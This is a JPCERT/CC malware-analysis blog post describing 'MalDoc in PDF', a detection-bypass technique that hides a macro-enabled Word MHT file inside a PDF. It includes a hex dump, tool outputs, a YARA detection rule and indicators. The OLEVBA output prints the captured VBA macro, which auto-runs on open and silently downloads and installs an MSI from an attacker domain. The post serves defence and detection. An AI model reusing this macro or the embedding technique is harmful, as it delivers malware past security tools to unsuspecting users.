

# MalDoc in PDF - Detection bypass by embedding a malicious Word file into a PDF file –

---

 [blogs.jpcert.or.jp/en/2023/08/maldocinpdf.html](https://blogs.jpcert.or.jp/en/2023/08/maldocinpdf.html)



増淵 維摩(Yuma Masubuchi)

August 28, 2023

- 
- [Email](#)


JPCERT/CC has confirmed that a new technique was used in an attack that occurred in July, which bypasses detection by embedding a malicious Word file into a PDF file. This blog article calls the technique “MalDoc in PDF” hereafter and explains the details of and countermeasures against it.

## Overview of MalDoc in PDF

---

A file created with MalDoc in PDF can be opened in Word even though it has magic numbers and file structure of PDF. If the file has configured macro, by opening it in Word, VBS runs and performs malicious behaviors. In the attack confirmed by JPCERT/CC, the file extension was .doc. Therefore, if a .doc file is configured to open in Word in Windows settings, the file created by MalDoc in PDF is opened as a Word file.

Please watch the below video of this technique, from opening the created file in Word until the communication occurs.




Watch Video At:

[https://youtu.be/mlx\\_chLuVC1](https://youtu.be/mlx_chLuVC1)

### Details of MalDoc in PDF

Figure 1 shows the dump view of the file created by this technique. The attacker adds an mht file created in Word and with macro attached after the PDF file object and saves it. The created file is recognized as a PDF file in the file signature, but it can also be opened in Word.



```

0BD0 52 2F 49 6D 33 32 20 32 35 20 30 20 52 2F 49 6D R/Im32.25.0.R/Im
0BE0 33 31 20 32 36 20 30 20 52 3E 3E 2F 50 72 6F 70 31.26.0.R>>/Prop
0BF0 65 72 74 69 65 73 3C 3C 2F 50 3D 0D 0A 72 31 32 erties<</P=.r12
0C00 20 32 37 20 30 20 52 3E 3E 3E 3E 3E 0D 0A 65 .27.0.R>>>>..e
0C10 6E 64 6F 62 6A 0D 0A 6D 69 6D 65 20 20 20 20 20 ndobj..mime.....
0C20 20 20 20 2D 56 65 72 73 69 6F 6E 3A 20 2F 50 61 ...-Version:/Pa
0C30 72 65 6E 74 20 33 33 20 30 20 52 2F 43 6F 6E 74 rent.33.0.R/Cont
0C40 65 6E 74 73 0D 0A 63 6F 4E 74 45 4E 74 2D 54 79 ents..coNtEnt-Ty
0C50 70 65 3A 20 20 20 20 20 20 20 20 20 20 20 20 20 pe:.....
0C60 20 20 20 20 20 20 20 6D 75 6C 74 69 70 61 72 74 .....multipart
0C70 2F 72 65 6C 61 74 65 64 3B 20 62 6F 75 6E 64 61 /related;·bounda
0C80 72 79 3D 22 2D 2D 2D 2D 3D 5F 4E 65 78 74 50 61 ry="----=_NextPa
0C90 72 74 5F 30 31 44 39 42 46 42 38 2E 30 31 35 43 rt_01D9BFB8.015C
0CA0 33 43 39 30 22 0D 0A 0D 0A 0D 0A 0D 0A 2D 2D 2D 3C90".....---
0CB0 2D 2D 2D 3D 5F 4E 65 78 74 50 61 72 74 5F 30 31 ---=_NextPart_01
0CC0 44 39 42 46 2D 2D 2D 3D 5F 4E 65 78 74 50 61 72 D9BFB8.015C3C90.
0CD0 0A 43 4F 6E 0A 0D 0A 0D 0A 0D 0A 0D 0A 2D 2D 2D .COntEnt-Locatio
0CE0 6E 3A 20 66 69 6C 65 3A 2F 2F 2F 43 3A 2F 43 45 n:·file:///C:/CE
0CF0 44 45 32 38 46 36 2F 63 58 59 74 4C 76 6D 66 55 DE28F6/cXYtLvmfU
0D00 2E 70 64 66 0D 0A 63 6F 4E 54 65 4E 74 2D 54 72 .pdf..coNtEnt-Tr
0D10 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A ansfer-Encoding:
0D20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 .....
0D30 20 20 20 20 20 71 75 6F 74 65 64 2D 70 72 69 6E .....quoted-print
0D40 74 61 62 6C 65 0D 0A 63 6F 4E 74 45 4E 74 2D 54 table..coNtEnt-T
0D50 79 70 65 3A 20 20 20 20 20 20 20 20 20 20 20 20 20 ype:.....
0D60 20 20 20 20 20 20 20 20 74 65 78 74 2F 68 74 6D .....text/htm
0D70 6C 3B 20 63 68 61 72 73 65 74 3D 22 77 69 6E 64 l;·charset="wind
0D80 6F 77 73 2D 31 32 35 32 22 0D 0A 0D 0A 3C 68 74 ows-1252"....<ht
0D90 6D 6C 20 78 6D 6C 6E 73 3A 76 3D 33 44 22 75 72 ml·xmlns:v=3D"ur
0DA0 6E 3A 73 63 68 65 6D 61 73 2D 6D 69 63 72 6F 73 n:schemas-micros

```

Macro in mht

00000C6F 00000C6F: seg000:0C6F (Synchronized with IDA View-A)

Figure 1: Dump view of MalDoc in PDF

When analyzing a file created with MalDoc in PDF, there is a high possibility that PDF analysis tools such as pdfid[1] cannot detect its malicious parts, as shown in Figure 2. In addition, it should be noted that this file performs unintentional behaviors when opened in Word, while malicious behaviors cannot be confirmed when it is opened in PDF viewers, etc. Furthermore, since the file is recognized as a PDF file, existing sandbox or antivirus software may not detect it.

```
PDFiD 0.2.5 0723Request.doc
PDF Header: %PDF-1.7
obj 16
endobj 14
stream 2
endstream 1
xref 0
trailer 0
startxref 0
/Page 5
/Encrypt 0
/ObjStm 0
/JS 0
/JavaScript 0
/AA 0
/OpenAction 0
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/URI 2
/Colors > 2^24 0
```

Figure 2: pdfid’s analysis results

### Countermeasures against MalDoc in PDF

---

OLEVBA [2], an analysis tool for malicious Word files, is still an effective countermeasure to this technique. As shown in Figure 3, OLEVBA outputs the embedded macros, and thus the malicious parts of the file can be checked with the tool's analysis results.

```

FILE: 0723Request.doc
Type: MHTML
Error: coercing to Unicode: need string or buffer, NoneType found.
-----
VBA MACRO ThisDocument.cls
in file: None - OLE stream: u'VBA/ThisDocument'
-----

Private Sub Document_Open()
On Error Resume Next
Dim base As Object
Set base = CreateObject("WindowsInstaller.Installer")
base.UILevel = 2
rtg = "https://web365metrics.com/files/69fbd341bcf4f734fd47f72710021ae6839/MicrosoftOffice.Hub.msi"
base.InstallProduct rtg
End Sub

```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	CreateObject	May create an OLE object
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://web365metrics.com/files/69fbd341bcf4f734fd47f72710021ae6839/MicrosoftOffice.Hub.msi	URL
IOC	Hub.msi	Executable file name

Figure 3: OLEVBA's analysis results

The below is an example of a detection rule created using Yara rule. In this method, if an Excel file is stored in a PDF file, a warning screen is displayed when Excel starts up, stating that the file extension is different, and the file will not be opened in Excel unless the warning is accepted. Therefore, at the time of the release of this article, it is unlikely that Excel files are used for this technique.

```
rule malware_MaldocinPDF {  
  
  strings:  
    $docfile2 = "<w:WordDocument>" ascii nocase  
    $xlsfile2 = "<x:ExcelWorkbook>" ascii nocase  
    $mhtfile0 = "mime" ascii nocase  
    $mhtfile1 = "content-location:" ascii nocase  
    $mhtfile2 = "content-type:" ascii nocase  
  
  condition:  
    (uint32(0) == 0x46445025) and  
    (1 of ($mhtfile*)) and  
    ( (1 of ($docfile*)) or  
      (1 of ($xlsfile*)) )  
}
```

## In Closing

---

The technique described in this article does not bypass the setting that disables auto-execution in Word macro. However, since the files are recognized as PDFs, you should be careful about the detection results if you are performing automated malware analysis using some tools, sandbox, etc. Please refer to the Appendix for the C2 information and hash values of the confirmed malware.

Yuma Masubuchi and Kota Kino

(Translated by Takumi Nakano)

## References

---

[1] pdfid.py

<https://github.com/DidierStevens/DidierStevensSuite/blob/master/pdfid.py>

[2] OLEVBA

<https://github.com/decalage2/oletools/wiki/olevba>

## Appendix A: C2 information

---

- [https://cloudmetricsapp\[.\]com](https://cloudmetricsapp[.]com)
- [https://web365metrics\[.\]com](https://web365metrics[.]com)

## Appendix B: Malware hash value

---

- ef59d7038cfd565fd65bae12588810d5361df938244ebad33b71882dcf683058
- 098796e1b82c199ad226bff056b6310262b132f6d06930d3c254c57bdf548187
- 5b677d297fb862c2d223973697479ee53a91d03073b14556f421b3d74f136b9d
- 
- [Email](#)

Author



[増淵 維摩\(Yuma Masubuchi\)](#)

Yuma has been engaged in malware analysis and coordination of cyber security incidents in JPCERT/CC Incident Response Group since November 2020.

Was this page helpful?

0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!

[Back](#)

[Top](#)